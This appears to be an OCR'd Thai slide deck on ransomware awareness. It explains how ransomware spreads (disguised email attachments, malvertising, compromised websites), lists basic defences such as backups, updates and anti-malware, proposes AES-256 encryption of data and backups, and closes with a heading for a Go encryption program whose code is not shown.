


*What is
Ransomware ?*




การป้องกัน Ransomware มีความสำคัญอย่างยิ่งในการปักป้องข้อมูลที่สำคัญไม่ว่าจะเป็นข้อมูล ส่วนตัว ข้อมูลองค์กร หรือข้อมูลที่เกี่ยวข้องกับธุรกรรมทางการเงิน โดยข้อความเรียกค่าไถ่ จะแสดงขึ้นหลังไฟล์ ถูกเข้ารหัสเรียบร้อยแล้ว จำนวนเงินค่าไถ่ก็จะแตกต่างกันไปโดย และการชำระเงินจะต้องชำระผ่านระบบที่มีความยากต่อการตรวจสอบหรือติดตามผู้ไม่หวังดี เช่นการโอนเงินผ่านทางอิเล็กทรอนิกส์เช่น Paysafecard หรือ Bitcoin เป็นต้น แต่อย่างไรก็ตามการชำระเงินก็ไม่ได้หมายความว่าผู้ไม่หวังดีจะส่งคีย์ที่ใช้ในการปลดล็อกไฟล์ให้กับ ผู้ใช้งาน

ช่องทางการแพร่กระจายของ RANSOMWARE



1. แฟ้มมาในรูปแบบเอกสารแนบทางอีเมล
ในกรณีส่วนใหญ่ จะมาในรูปแบบเอกสารแนบทางอีเมล โดยอีเมล
ผู้ส่งก็มักจะเป็นผู้ให้บริการที่เราใช้จัดการและจะใช้
หัวข้อหรือประโยคขึ้นต้นที่ดูนำเชื่อถือผู้ใช้งานจะคิดว่าเป็นไฟล์
เอกสาร Word หรือ Excel ธรรมดा แต่เมื่อตรวจสอบชื่อไฟล์
เต็มๆ ก็จะเห็นนามสกุล.exe ซ่อนอยู่
 เช่น “Text.doc.exe” แต่ผู้ใช้จะเห็นเฉพาะ “Text.doc” และทำให้
เข้าใจผิดว่าเป็นไฟล์ที่ไม่เป็นอันตราย

ช่องทางการแพร่กระจายของ RANSOMWARE



2. แฟงตัวมาในรูปแบบของ Malvertising(โฆษณา)
Ransomware นี้อาจจามาในรูปแบบของโฆษณาไม่ว่าจะเป็น
โฆษณาที่ฝังมากับซอฟต์แวร์หรือตามหน้าเว็บไซต์ต่างๆ

3. เว็บไซต์อันตรายและอาศัยช่องโหว่ของซอฟต์แวร์
ผู้ใช้ยังสามารถกล่าวเป็นเหยื่อได้โดยไม่ได้ตั้งใจเพียงเข้าเยี่ยมชม
หน้าเว็บที่ถูกผู้ไม่หวังดีเข้ามาควบคุมตัว

วิธีป้องกัน **RANSOMWARE**

Back Up

Update

Download Antimalware

Re-check

Follow News




Back Up



การสำรองข้อมูลเป็นประจำหากติด Ransomware อย่างน้อยค่ามีการสำรองข้อมูล (Backup) ก็จะสามารถกู้คืนไฟล์ได้

Update




การอัปเดตซอฟต์แวร์ในเครื่องอย่างสม่ำเสมอ จะช่วยป้องกันการโจมตีที่ต้องอาศัยช่องโหว่ของซอฟต์แวร์ได้

Download Antimalware



- ติดตั้งโปรแกรมป้องกันมัลแวร์ (Anti-malware) ลงบนเครื่องคอมพิวเตอร์ เพื่อป้องกันการเข้าถึงเว็บไซต์ที่เป็นอันตรายและตรวจสอบไฟล์ทั้งหมดที่ถูกดาวน์โหลด

Re-check



- ตรวจสอบอีเมลที่เป็นอันตรายเบื้องต้น ผู้ไม่หวังดีมักใช้อีเมลเป็นช่องทางในการหลอกลวงผู้ใช้งานให้คลิกเชื่อเปิดหรือดาวน์โหลดเอกสารแบบ

Follow News



- ติดตามข่าวสารคร่าวๆ ติดตามข่าวสารช่องโหว่หรือภัยคุกคามต่างๆ รวมถึงศึกษาวิธีการป้องกันเพื่อไม่ให้ตกเป็นเหยื่อของเหล่าผู้ไม่หวังดี และเพื่อความปลอดภัยของตัวผู้ใช้งานเอง

การประยุกต์ใช้ AES 256 บิต

ในการป้องกันไวรัสเรียกค่าไถ่

กระบวนการป้องกันไวรัสเรียกค่าไถ่ หรือ(Ransomware) เป็นหนึ่งในเทคนิคที่สามารถ นำมาปรับใช้เพื่อเสริมสร้างความปลอดภัยของข้อมูล ในระบบเครือข่ายองค์กรได้




ประโยชน์ใช้กับการเข้ารหัสข้อมูลที่สำคัญด้วย AES 256 บิต

สามารถทำได้ทั้งในระดับไฟล์หรือระดับฐานข้อมูลตัวอย่างเช่น ข้อมูลที่สำคัญของลูกค้า, ข้อมูลทางการเงินหรือข้อมูลที่เกี่ยวข้อง กับทรัพย์สินทางปัจจุบัน

ประโยชน์ใช้กับการเข้ารหัสข้อมูลสำรอง (Backup) ด้วย AES 256 บิต

ในการป้องกันและรับมือกับไวรัสเรียกค่าไถ่ ข้อมูลหลักอาจจะตกเป็น เป้าหมายของ Ransomware ได้ เช่นกันดังนั้น การสำรองด้วย AES 256 บิตจึงเป็นขั้นตอนที่จำเป็น



ประยุกต์กับการตรวจสอบและการป้องกัน การถ่ายโอนข้อมูลด้วย AES 256 บิต

การถ่ายโอนข้อมูลระหว่างระบบหรือเครือข่ายเป็นจุดเสี่ยงที่ไวรัสRansomware สามารถใช้ในการโจมตี ระบบ การใช้ AES 256บิต จะช่วยลดความเสี่ยงจากการถูกโจมตี ด้วยวิธี Man-in-the-Middle ซึ่งเป็นการโจมตีที่มักเกิดขึ้นระหว่างการส่งผ่านข้อมูล



การสร้างโปรแกรม

เข้ารหัสและถอดรหัสโดยใช้อัลกอริทึม AES
ด้วยภาษา Go

